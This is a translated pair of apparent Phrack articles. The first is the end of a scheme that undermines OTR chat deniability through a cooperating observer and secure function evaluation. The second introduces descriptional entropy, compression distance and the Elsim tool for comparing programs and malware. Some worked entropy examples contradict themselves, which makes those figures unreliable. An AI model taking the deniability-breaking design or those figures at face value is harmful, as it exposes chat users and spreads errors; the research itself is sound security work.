O: Хо, вопрос ещё лучше! По крайней мере, эта работа атакует сильную отрицаемость OTR. Однако наша схема атакует также и слабую отрицаемость. Кроме того, злоумышленник в [4] обладает значительно большими возможностями, чем в нашей модели. В [4] злоумышленник может произвольно читать и изменять сетевой трафик. В нашей модели злоумышленник может рассчитывать на сотрудничество одного из двух участников разговора.

B: Хорошо, убедили. Есть ли какая-нибудь реализация?

O: Добро пожаловать к созданию таковой ;) Подробности в разделе 4.5.2.

4.5.2 - Как реализовать?

Если вы хотите реализовать описанную выше схему, прежде всего вам нужен фреймворк для вычисления защищённых функций. Существует ряд реализаций, например Fairplay [6] или TASTY [5]. После того как ваш SFE-фреймворк заработает, вам нужно реализовать все функции, которые необходимо вычислять совместно. Компонент Диффи-Хеллмана, вероятно, наиболее эффективен при реализации с использованием гомоморфной криптосистемы (такой как RSA или, возможно, ElGamal). Теперь вы можете спросить: как мультипликативно гомоморфная схема помогает нам вычислять ключи DH? Ну. Есть одна хорошая оптимизация, которая в основном сводит модульное возведение в степень к модульному умножению:

Алиса выбирает случайное `j` и отправляет наблюдающей стороне `g^(ab+bj)`. Наблюдающая сторона отправляет `g^o`.

```
                          A <---- g^b ------------ B
O <------ g^(ab+j) ------  A
O  -------- g^o ---------> A
```

Обратите внимание, что Боб не может вычислить `g^abo`, поскольку значение Алисы «ослеплено» с помощью `j`. Алиса также не может этого сделать — она не знает `o`. Боб, однако, может вычислить `g^(abo+jo)`. Алиса может вычислить `g^jo` и также `g^-jo`, поскольку знает `j`. Если Алиса отправит `g^-jo` O, то O сможет вычислить:

```
g^(abo+jo) * g^-jo = g^abo
```

Это всего лишь одно модульное умножение. Таким образом, вместо полного модульного возведения в степень схема, которую Алиса и наблюдающая сторона совместно вычисляют, делает примерно следующее:

```
C(o, a) = derive_keys(o*a)
```

Где функция `derive_keys()` — это функция вывода ключей OTR (хеширование общего ключа различными способами для генерации симметричного ключевого материала), входное значение O будет выглядеть как `g^(abo+jo)`, а входное значение A — как `g^-jo`.

Все симметричные операции (хеши и блочные шифры) следует, вероятно, реализовывать в виде схем, например с использованием Fairplay. Обе SFE-схемы (схемы и гомоморфная криптография) могут быть скомбинированы с использованием подхода TASTY.

---

5 - Ссылки


```
[1] http://www-ee.stanford.edu/~hellman/publications/24.pdf
[2] http://www.cypherpunks.ca/otr/Protocol-v2-3.0.0.html
[3] http://eprint.iacr.org/2004/175.pdf
[4] http://www.jbonneau.com/OTR_analysis.pdf
[5] http://eprint.iacr.org/2010/365.pdf
[6] http://www.pinkas.net/PAPERS/MNPS.pdf
[7] http://tinyurl.com/84z7wpu
```


---

6 - Приветствия

Прежде всего, огромная благодарность bruhns, который разрабатывал это вместе со мной! Есть один человек, которому я хотел бы сказать спасибо за всё (а это немало). К сожалению, я не могу назвать его здесь. `291646a6d004d800b1bc61ba945c9cb46422f8ac`. Также большое спасибо команде Phrack за вычитку всего этого и предоставление действительно полезной обратной связи!

Приветствия передаются следующим замечательным людям в произвольном порядке:
ths, fabs, joern, nowin, trapflag, jenny, twice#11

-- EOF

Схожесть ради удовольствия и выгоды

Автор: Pouik (Androguard Team) и G0rfi3ld
Контакт: d@t0t0.fr / g0rfi3ld@gmail.com

Содержание

1 — Введение

Как убедиться, что два цифровых объекта идентичны? Это просто — нужно сравнить все символы один за другим. Но как определить, что два цифровых объекта «похожи», но не идентичны?

Можно ли задать меру «схожести», которая автоматически даёт меру «несхожести»?

Что же это за цифровые файлы, которые мы хотим анализировать и сравнивать? Это может быть что угодно — от изображений до файлов с числовыми данными. В данной работе мы сосредоточимся на добропорядочных программах и вредоносном ПО (добропорядочная программа — это то, что не является вредоносным :). Итак, если цифровые объекты являются программами, можно ли определить меру схожести и как это сделать? И зачем? Мы это рассмотрим.

Нашу задачу можно сформулировать просто: как быстро выбрать из набора M известных программных файлов {m1, ..., mn}, n >= 1, подмножество файлов M, наиболее «похожих» на целевой объект A? И как быстро найти интересные различия, не прибегая к прямым методам наподобие изоморфизма графов [21, 25] между двумя похожими, но разными приложениями?

Мы покажем, как использовать тактику фильтрации для отбора наилучших (то есть «наиболее похожих» на целевой объект A) файлов из набора вредоносных программ M. Мы предлагаем два подхода: применение энтропии как первого фильтра для набора M и нормализованного расстояния сжатия (NCD) в качестве второго. Мы также

предлагаем новую энтропию — простое обобщение классической энтропии Шеннона. Мы называем её «дескрипционной энтропией»; насколько известно авторам, она представляется здесь впервые.

Хотя описываемые инструменты действительно универсальны и могут применяться с любыми файлами, примеры мы будем давать через анализ и сравнение приложений Android.

1.1 Сложность последовательности

Мы хотим сравнивать последовательности ДНК [24], музыкальные файлы или изображения [20]. Нам нужна концепция «сложности» последовательности, чтобы сравнивать их, сортировать или индексировать. Но что такое сложная последовательность и как её определить? Существует много ситуаций, где нужен инструмент для ответа на этот вопрос. Точнее говоря, нам нужна вычислимая мера сложности последовательности, чтобы, например, индексировать набор файлов. Последовательность может представлять собой байты изображения, последовательность ДНК, исходный код или исполняемый файл — в общем, всё, что может быть сохранено в файле. В данной статье под последовательностью мы понимаем любую последовательность ASCII-символов.

Итак, можно ли определить «сложность» последовательности? Рассмотрим простой пример с четырьмя последовательностями:

• S1 = "aaabbb"
• S2 = "ababab"
• S3 = "bbbaaa"
• S4 = "abbaab"

Интуиция подсказывает:

• S1 и S3 более похожи друг на друга, чем S1 и S2 или S2 и S3.
• S1 «проще», чем S2.
• S1, S2 и S3 «проще», чем S4.

Легко заметить, что S1 — это обращение S3, поэтому для любой функции Comp(), определённой как мера сложности последовательности, желательно выполнение Comp(S1) = Comp(S3).

1.2 Гистограммы и классическая энтропия Шеннона

Пусть S — последовательность символов с «алфавитом» из n различных символов (как правило, символов). Пусть pi — вычисленная вероятность встречаемости каждого из n символов в S; назовём вектор гистограммы Hist = {p1, ..., pn}, тогда классическая энтропия Шеннона последовательности S определяется как:

$$H(S) = -\sum_{i=1}^{n} pi \log(pi)$$

(здесь log(x) — логарифм по основанию 10).

В нашем примере S1 = "aaabbb", S2 = "ababba" и S3 = "bbbaaa", алфавит {"a", "b"}. Они имеют одинаковый вектор гистограммы:

Hist(S1) = Hist(S2) = Hist(S3) = {1/2, 1/2}

что даёт одинаковую энтропию:

H(S1) = H(S2) = H(S3) = 1.

При использовании классической энтропии Шеннона H() равенство H(S1) = H(S3) выполняется. Однако также имеем H(S1) = H(S2), что противоречит утверждению «S1 проще, чем S2». Следовательно, эта функция не подходит.

Рассмотрим ещё одну проблему классической энтропии Шеннона: если S — последовательность символов, а S...S — конкатенация S с собой, то H(S) = H(SS) = H(SSS) = H(S...S). Для наших целей это совершенно не годится!

Мы увидим, что можно добиться лучшего результата с обобщением энтропии Шеннона, которое мы назовём «дескрипционной энтропией».

1.3 От классической энтропии Шеннона к дескрипционной энтропии

Было предложено множество способов измерить сложность последовательности. Например, сложность Лемпеля-Зива [29, 30] определяется как число различных подпоследовательностей (паттернов) в последовательности при применении алгоритма LZ.

Сложность последовательности, или индекс сложности, последовательности S = s1...sn определяется как число различных подпоследовательностей в S [31, 32].

Во всех случаях мы получаем число, которое трудно использовать, или нам приходится брать вектор гистограммы. Но сравнивать два вектора гистограммы неодинакового размера непросто. Мы предлагаем новый подход.

Задав меру сложности на основе подсчёта различных подпоследовательностей и имея N различных подпоследовательностей, мы можем вычислить вектор гистограммы Hist(S) = {P1, ..., PN} для этого набора, где P1+...PN=1. Теперь мы можем вычислить энтропию этого вектора гистограммы; мы предлагаем называть эту энтропию «дескрипционной энтропией» последовательности:

$$Hd(Hist(S)) = -\sum_{i=1}^{N} Pi \log(Pi)$$

Для краткости будем писать Hd(S) вместо Hd(Hist(S)). Далее мы используем функцию log2(x), то есть логарифм по основанию 2.

Вернёмся к нашему примеру: S1 = "aaabbb", S2 = "ababba", S3 = "bbbaaa" и S4 = "abbaab". Если мы считаем все различные подпоследовательности (для простоты опускаем «пустую» последовательность, которую иногда учитывают):

(1) Для S1 = "aaabbb": множество подпоследовательностей (в алфавитном порядке):

{a,aa,aaa,aaab,aaabb,aaabbb,aab,aabb,aabbb,ab,abb,abbb,b,bb,bbb}

Вектор гистограммы:
Hist(S1)={1/7,2/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,
1/7,2/21,1/21}.

В отсортированном виде:

{1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,2/21,2/21,1/7,1/7}

Дескрипционная энтропия:
Hd(S1) = - (1/21 log2(1/21) x 11 + 2/21 log2(2/21) x 2 + 1/7 log2(1/7) x 2)
Hd(S1) = 11/21 log2(21) + 4/21 log2(21/2) + 2/7 log2(7)
Hd(S1) = 11/21 log2(21) + 4/21 log2(21) - 4/21 log2(2) + 2/7 log2(7)
Hd(S1) = 5/7 log2(21) - 4/21 log2(2) + 2/7 log2(7)

что даёт:
Hd(S1) = 3.74899

(2) Для S2 = "ababab": множество подпоследовательностей (в алфавитном порядке):

{a,ab,aba,abab,ababa,ababab,b,ba,bab,baba,babab}

Вектор гистограммы:
Hist(S2)= {1/7,1/7,2/21,2/21,1/21,1/21,1/7,2/21,2/21,1/21,1/21}

В отсортированном виде:
{1/21,1/21,1/21,1/21,2/21,2/21,2/21,2/21,1/7,1/7,1/7}

Дескрипционная энтропия:
Hd(S2) = 3 log2(7) / 7 + 8 log2(21/2) / 21 + 4 log2(21) / 21

что даёт:
Hd(S2) = 3.3321

(3) Для S3 = "bbbaaa": множество подпоследовательностей (в алфавитном порядке):

{a,aa,aaa,aaab,aaabb,aaabbb,aab,aabb,aabbb,ab,abb,abbb,b,bb,bbb}

Вектор гистограммы:
Hist(S3)={1/7,2/21,1/21,1/7,1/21,1/21,1/21,2/21,1/21,1/21,1/21,
1/21,1/21,1/21,1/21}

В отсортированном виде:
{1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,2/21,2/21,1/7,1/7}

Дескрипционная энтропия:
Hd(S3) = 2 log2(7))/7 + 4 log2(21/2))/ 21 + 11 log2(21)/21

что даёт:
Hd(S3) = 3.74899

(4) Для S4 = "abbaab": множество подпоследовательностей (в алфавитном порядке):

{a,aa,aab,ab,abb,abba,abbaa,abbaab,b,ba,baa,baab,bb,bba,bbaa,bbaab}

Вектор гистограммы:
Hist(S4) = {1/7,1/21,1/21,2/21,1/21,1/21,1/21,1/21,1/21,1/7,1/21,
1/21,1/21,1/21,1/21,1/21,1/21}

В отсортированном виде:
{1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,
2/21,1/7,1/7}

Дескрипционная энтропия:
Hd(S4) = 2 log2(7) / 7 + 2 log2(21/2) / 21 + 13 log(21) / 21

что даёт:
Hd(S4) = 3.84423

Таким образом, имеем:

Hd(S2) = 3.3321 < Hd(S1) = Hd(S3) = 3.74899 < Hd(S4) = 3.84423.

Результат Hd(S1) = Hd(S3) = 3.74899 ожидаем. Однако результат Hd(S2) = 3.3321 < Hd(S1) несколько удивителен, хотя весь набор неравенств корректен. S4 «сложнее», чем S1, S2 и S3.

Ещё один простой пример: возьмём S5 = "bbbbbaaaaa" и S6 = S5S5 = "bbbbbaaaaabbbbbaaaaa".

Hd(S5) = 4.82265 и Hd(S6) = 6.68825,

и несложно доказать, что:

для любой последовательности S:
Hd(S) < Hd(SS) < Hd(SSS) < Hd(S.....S).

Это звучит хорошо :)

Тем не менее здесь есть недостаток: для очень длинной последовательности S практическая вычислительная сложность подсчёта Hd(S) весьма высока. Это правда. Вероятно, можно найти более быстрый алгоритм, основанный, например, на вариациях алгоритмов Ахо-Корасик, Бойера-Мура или Кнута-Морриса-Пратта. Также можно рассматривать только подпоследовательности длиной не более некоторого подходящего целого числа k.

1.4 Нормализованное расстояние сжатия (NCD)

Сложность Колмогорова — очень интересная концепция с множеством применений [18, 23]. Мы приводим её здесь, чтобы объяснить мощь нормализованного расстояния сжатия (NCD).

Процитируем Википедию [26]: «В алгоритмической теории информации (раздел информатики) сложность Колмогорова объекта, например фрагмента текста, является мерой вычислительных ресурсов, необходимых для описания объекта. Названа в честь советского российского математика Андрея Колмогорова. Сложность Колмогорова также известна как описательная сложность, сложность Колмогорова-Чайтина, алгоритмическая энтропия или программно-размерная сложность.»

Хорошее краткое определение. К сожалению, сложность Колмогорова K(S) последовательности S невычислима, поэтому мы можем лишь приближать её. Использование любого алгоритма сжатия даёт тривиальную верхнюю оценку K(S). Подробное и современное изложение с приложениями можно найти в книге [22].

Перейдём к NCD, которое всегда вычислимо.

Для практического использования сложности Колмогорова нам нужно распространить информационное расстояние на нормализованное значение, указывающее на схожесть или несхожесть двух элементов/строк. Напомним, что такое расстояние.

Википедия говорит: «...функция расстояния на множестве M — это функция d: MxM -> R, множество вещественных чисел, удовлетворяющая следующим условиям:

a) d(x,y) >= 0, причём d(x,y) = 0 тогда и только тогда, когда x = y. (Расстояние между двумя различными точками положительно, и оно равно нулю только от точки до самой себя.)
b) Симметричность: d(x,y) = d(y,x). (Расстояние между x и y одинаково в обоих направлениях.)
c) Неравенство треугольника: d(x,z) <= d(x,y) + d(y,z). (Расстояние между двумя точками не превышает сумму расстояний через любую третью

точку).

Такая функция расстояния называется метрикой.»

Предположим, у нас есть две последовательности x и y. Рассмотрим конкатенацию xy и алгоритм сжатия Comp с L(Comp(S)) — длиной сжатой строки в байтах.

Основная идея NCD [17, 33] состоит в том, что L(Comp(xy)) будет почти равно L(Comp(x)), если x = y. И L(Comp(xy)) будет близко к L(Comp(x)), если x и y похожи, но не идентичны.

Определение dNCD(x,y):

$$dNCD(x, y) = \frac{(L(Comp(x|y)) - \min\{L(Comp(x)), L(Comp(y))\})}{\max\{L(Comp(x)), L(Comp(y))\}}$$

Формула возвращает значение от 0.0 (максимальная схожесть) до 1.0 (максимальное несходство). 1.0? Да — при корректной работе компрессора. На практике мы справляемся с этим.

---

2 — Схожесть

В следующих двух разделах мы представим два алгоритма, применимых к любому набору элементов. Elsim (включён в архив с кодом в конце статьи) — наша реализация этих алгоритмов. Это программное обеспечение с открытым исходным кодом (LGPL), с его помощью можно вычислить схожесть между любыми «описанными» элементами :)

2.1 Между двумя множествами элементов

В этой части мы опишем создание обобщённого алгоритма поиска схожестей между двумя множествами элементов. Алгоритм применим для сравнения элементов любого рода, если существует корректный способ представить ваши данные.

Для сравнения данных мы используем NCD и тем самым косвенно — сложность Колмогорова. Один из главных недостатков [16] сжатия — требуемое «время» :) Инструмент может быть мощным, но если использовать алгоритм сжатия наподобие LZMA, из-за скорости сжатия мы ограничены задачами уровня «hello world». Нужно тщательно выбирать (сжатие без потерь) компрессор.

Компрессор C называется «нормальным», если выполнены следующие свойства (неравенства) [17]:

1) Идемпотентность: C(xx) = C(x) и C(E) = 0,
где E — пустая строка.
2) Монотонность: C(xy) >= C(x).
3) Симметричность: C(xy) = C(yx).
4) Дистрибутивность: C(xy) + C(z) <= C(xz) + C(yz).

Важная теорема из [18] раскрывает мощь расстояния dNCD:

«если компрессор C нормален, то dNCD является нормализованным допустимым расстоянием, удовлетворяющим метрическим неравенствам, то есть метрикой

схожести.»

Используя эту теорему, мы можем применять NCD как простой инструмент для измерения схожести элементов.

Мы провели тесты различных компрессоров на соответствие вышеперечисленным свойствам и их скорости. Если алгоритм слишком медленный, он будет совершенно бесполезен на практике. Мы выбрали сжатие случайных сигнатур (см. 3.1), поскольку это близко к нашей прикладной области (см. 3).

```
########################################################################
Свойство    | Успехов          | Размер сжатия    | Скорость (секунды)
########################################################################
d@t0t0:~/elsim$ ./tests/test_similarity.py
*  LZMA
Idempotency         0/9             1167                    1.82118797
Monotonicity        72/72           13258                   9.40736294
Symetry             72/72           17380                   9.32561111
Distributivity      504/504         214466                  133.67427087

*  BZ2
Idempotency         0/9             1947                    0.00075889
Monotonicity        72/72           18248                   0.00626206
Symetry             72/72           221744                  0.00735211
Distributivity      504/504         279944                  0.09816098

*  ZLIB
Idempotency         0/9             1073                    0.00033116
Monotonicity        72/72           11850                   0.00224590
Symetry             72/72           15348                   0.00276113
Distributivity      504/504         190386                  0.03468490

*  XZ
Idempotency         0/9             1900                    0.55278206
Monotonicity        72/72           17544                   4.41346812
Symetry             72/72           21008                   4.35566306
Distributivity      504/504         269864                  61.70975709

*  VCBLOCKSORT
Idempotency         0/9             8129                    0.00140786
Monotonicity        72/72           86960                   0.01695490
Symetry             10/72           115168                  0.02190304
Distributivity      504/504         1414896                 0.21149492

*  SNAPPY
Idempotency         0/9             1153                    0.00009203
Monotonicity        72/72           12952                   0.00057387
Symetry             72/72           17184                   0.00059295
Distributivity      504/504         210952                  0.01117182
########################################################################
```

Snappy [19] очень быстрый и, как и остальные, соответствует всем четырём условиям. Интересно, что первое свойство (идемпотентность) на практике не выполняется никаким из компрессоров NCD. Это связано с тем, что на практике достичь этих условий невозможно, даже если результаты близки к ним (именно поэтому алгоритм и работает :).

Библиотеку схожести в Elsim можно использовать для независимого применения сложности Колмогорова и NCD:

```
In [1]: from elsim.similarity import similarity
In [2]: s =
similarity.SIMILARITY("./elsim/similarity/libsimilarity/libsimilarity.so")

// смена типа компрессора (bzip2)
In [3]: s.set_compress_type( similarity.BZ2_COMPRESS )
// Получить сложность Колмогорова (через компрессор; функция возвращает
// длину сжатия)
```

```
In [4]: s.kolmogorov("W00T W00T PHRACK")
Out[4]: (52L, 0)

// Получить расстояние схожести между двумя строками
In [5]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK")
Out[5]: (0.057692307978868484, 0)
In [6]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK STAFF")
Out[6]: (0.17543859779834747, 0)
In [7]: s.ncd("W00T W00T PHRACK", "HELLO WORLD")
Out[7]: (0.23076923191547394, 0)
// Как видно:
//      - элементы первого сравнения ближе, чем второго
//      - элементы второго сравнения ближе, чем третьего
//      - результат первого сравнения не равен 0, поэтому
//        первое свойство не выполняется, но на практике это работает,
//        так как мы недалеко от 0

// смена типа компрессора (Snappy)
In [8]: s.set_compress_type( similarity.SNAPPY_COMPRESS )
In [9]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK")
Out[9]: (0.6666666865348816, 0)
In [10]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK STAFF")
Out[10]: (0.6818181872367859, 0)
In [11]: s.ncd("W00T W00T PHRACK", "HELLO WORLD")
Out[11]: (0.7777777910232544, 0)

// Snappy плохо работает с такими короткими строками, хотя алгоритм
// сохраняет правильные соотношения несходства.

// При тестировании с более длинными строками-сигнатурами (3.1)
// результаты улучшаются:
In [12]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
         "B[GP1]",
         "B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]B[GP1]")
Out[12]: (0.0784313753247261, 0)

In [13]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
         "B[GP1]",
         "B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]")
Out[13]: (0.11764705926179886, 0)

In [14]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
         "B[GP1]",
         "B[G]B[SGIGF0]B[RP1G]B[SP1I]B[SG]B[SSGP0]B[F1]B[P0SSGR]B[F1]"\
         "B[SSSI]B[RF1P0R]B[GSP0RP0P0]B[GI]B[P1]B[I]B[GP1S]")
Out[14]: (0.9270833134651184, 0)
```

--A--		--B--	
A1		B1	
A2		B2	
A3		B3	
--An-		--Bn-	
- --->	FILTERING	<-----	
	--------->	Sk	
----->	IDENTICAL	------>	I
	---	---use-->	Kolmogorov

---->	NCD		
	---------	-->	Threshold
-------->	SORTING		

Snappy, возможно, самый быстрый алгоритм, но с наихудшей степенью сжатия. Впрочем, это не так важно. Почему? Потому что не имеет значения, если свойства соблюдаются. Более того, если вы хотите конечное значение, лучше отражающее идею схожести, всегда можно переключиться на другой компрессор: ZLIB, LZMA или BZ2.

Первое, что нужно сделать, — описать наш «базовый» элемент для сравнения. Элемент состоит из:
• строки
• хеша

И всё? Да, нам нужно сравнивать строки, а не что-то иное. Но сами строки в высокой степени зависят от вашей задачи схожести. Например, если задача — сравнить два бинарных файла, плохая идея сравнивать листинги конкретной функции. Нужно найти наилучший способ преобразования ваших данных в подходящие строки — и это, вероятно, самая сложная часть. Конечно, в данной статье это не наша задача :) Преобразовать данные в строку непросто, и оно специфично для каждой проблемы. Например, если ваши данные — химическая молекула, вероятно, нужно использовать SMILES для преобразования структуры в ASCII-строку [34].

Помните, что элементы нельзя сравнивать просто так — действительно нужно преобразование, поскольку сложность Колмогорова не волшебна. Её использование требует нормализации данных. Наконец, хеш используется только для быстрого удаления идентичных элементов.

Алгоритм выглядит следующим образом:

• Вход: A:set(), B:set()
где A и B — множества элементов

• Выход: I:set(), S:set(), N:set(), D:set(), Sk:set()
где I: идентичные элементы, S: похожие элементы, N: новые элементы, D: удалённые элементы, Sk: пропущенные элементы

• Sk: Элементы, пропущенные с помощью функции «фильтрации» (полезно, если нужно пропустить некоторые элементы из набора: маленький размер, известный элемент из библиотеки и т.д.)

• Выявить внутренние идентичные элементы в каждом множестве

• I: Определить «идентичные» элементы как пересечение A и B


• Получить все остальные элементы, убрав идентичные

• Выполнить «NCD» между каждым элементом A и B

• S: «Отсортировать» все похожие элементы по порогу

• N, D: Получить все новые/удалённые элементы, если они отсутствуют в одном из предыдущих множеств

Следующая диаграмма описывает этот алгоритм:



Кроме того, можно вычислить «счёт» схожести на основе числа идентичных элементов и значения похожих элементов.

Вот простой пример использования алгоритма (elsim_text.py). В данном случае он применяется для сравнения двух простых текстовых файлов. Мы изменили текст COPYING.LESSER, поменяв местами несколько абзацев и удалив (или добавив) слова:

```
ds@t0t0:~/elsim$ ./tests/example_text_sim.py -i
examples/text/COPYING.LESSER examples/text/COPYING.LESSER.MODIF_REORDER
Elements:
        IDENTICAL:     106
        SIMILAR:         2
        NEW:             0
        DELETED:         0
        SKIPPED:         2
       --> sentences: 99.783060% of similarities
```

Как видно, даже при нескольких изменениях два файла максимально схожи, даже если элементы расположены не в одном и том же месте. Если добавить отладочную информацию, можно увидеть два изменённых предложения:

```
[...]
SIMILAR sentences:
       138 'This version of the GNU Lesser General Public License
       incorporates the terms and conditions of version 3 of the GNU
       General Public License' --> 131 'This version of the GNU General
       Public License incorporates the terms and conditions of version 3
       of the GNU General Public License' 0.105263158679
       71 'and the "GNU GPL" refers to version 3 of the GNU General Public
       License' --> 76 'and the "GNU GPL HOOK" refers to version 3 of the
       GNU General Public License' 0.129032254219
[...]
```

2.2 Внутри множества элементов

Предыдущий алгоритм интересен для сравнения двух элементов, но если у вас больше элементов или вы хотите найти конкретную сигнатуру в наборе, это может занять очень много времени. Вот почему нам нужен алгоритм кластеризации [28] для ускорения.

Итак, элемент будет определяться:
• строкой (сигнатурой),
• набором вещественных значений.

Вещественные значения — это классические векторы признаков, которые мы используем для выполнения кластеризации (и вы можете добавлять специфические веса, если считаете некоторые элементы набора более важными, чем другие).

Для более сложных поисков (то есть если вы хотите сопоставлять несколько элементов одновременно или только конкретный элемент, но не другой) мы используем сигнатуру, состоящую из нескольких элементов и булевой формулы для проверки совпадения.


Алгоритм:


• Загрузить сигнатуры из базы данных и элементы

• Выполнить классический алгоритм кластеризации [28] (например, kmeans [3]) для уменьшения числа сравнений с использованием набора вещественных значений

• Для каждого кластера сравнить сигнатуры из базы данных с элементами

• Если значение NCD ниже порога и булева формула истинна, сигнатура найдена (совпадение!)





Просто, не правда ли? :)

Вот пример (example_sign.py), показывающий, как загружать сигнатуры и элементы и проверять наличие сигнатуры.

В следующем примере у нас две сигнатуры, состоящие из элементов, и набор «внешних» данных для проверки. В наборе данных есть соответствующая сигнатура и ложное срабатывание:

```
SIGNS = [
            [ "Sign1", "a",
                [ [ 4.4915299415588379, 4.9674844741821289,
                    4.9468302726745605, 0.0 ], "HELLO
                    WORLDDDDDDDDDDDDDDDDDDDDDD" ] ],
                [ "Sign2", "a && b",
                    [ [ 2.0, 3.0, 4.0, 5.0 ], "OOOPS !!!!!!!!" ],
                    [ [ 2.0, 3.0, 4.0, 8.0], "OOOOOOOOPPPPPS !!!" ] ],
]
ELEMS = [
            [ [ 4.4915299415588379, 4.9674844741821289,
            4.9468302726745605, 0.0 ], "HELLO WORLDDDDDDDDDDDDDDDDDDDDD"
            ],
            [ [ 4.4915299415588379, 4.9674844741821289,
            4.9468302726745605, 1.0 ], "FALSE POSITIVE" ],
            [ [ 2.0, 3.0, 4.0, 5.0 ],
            "HELLO WORLDDDDDDDDDDDDDDDDDDDDD" ],
            [ [ 2.0, 3.0, 4.0, 5.0 ],
            "HELLO WORLDDDDDDDDDDDDDDDDDDDDD" ],
            [ [ 2.0, 3.0, 4.0, 5.0 ],
            "HELLO WORLDDDDDDDDDDDDDDDDDDDDD" ],
            [ [ 2.0, 3.0, 4.0, 5.0 ],
            "HELLO WORLDDDDDDDDDDDDDDDDDDDDD" ],
]
```

Каждая сигнатура состоит из одного или нескольких элементов и булевой формулы ("a" — первый элемент, "b" — второй и т.д.).

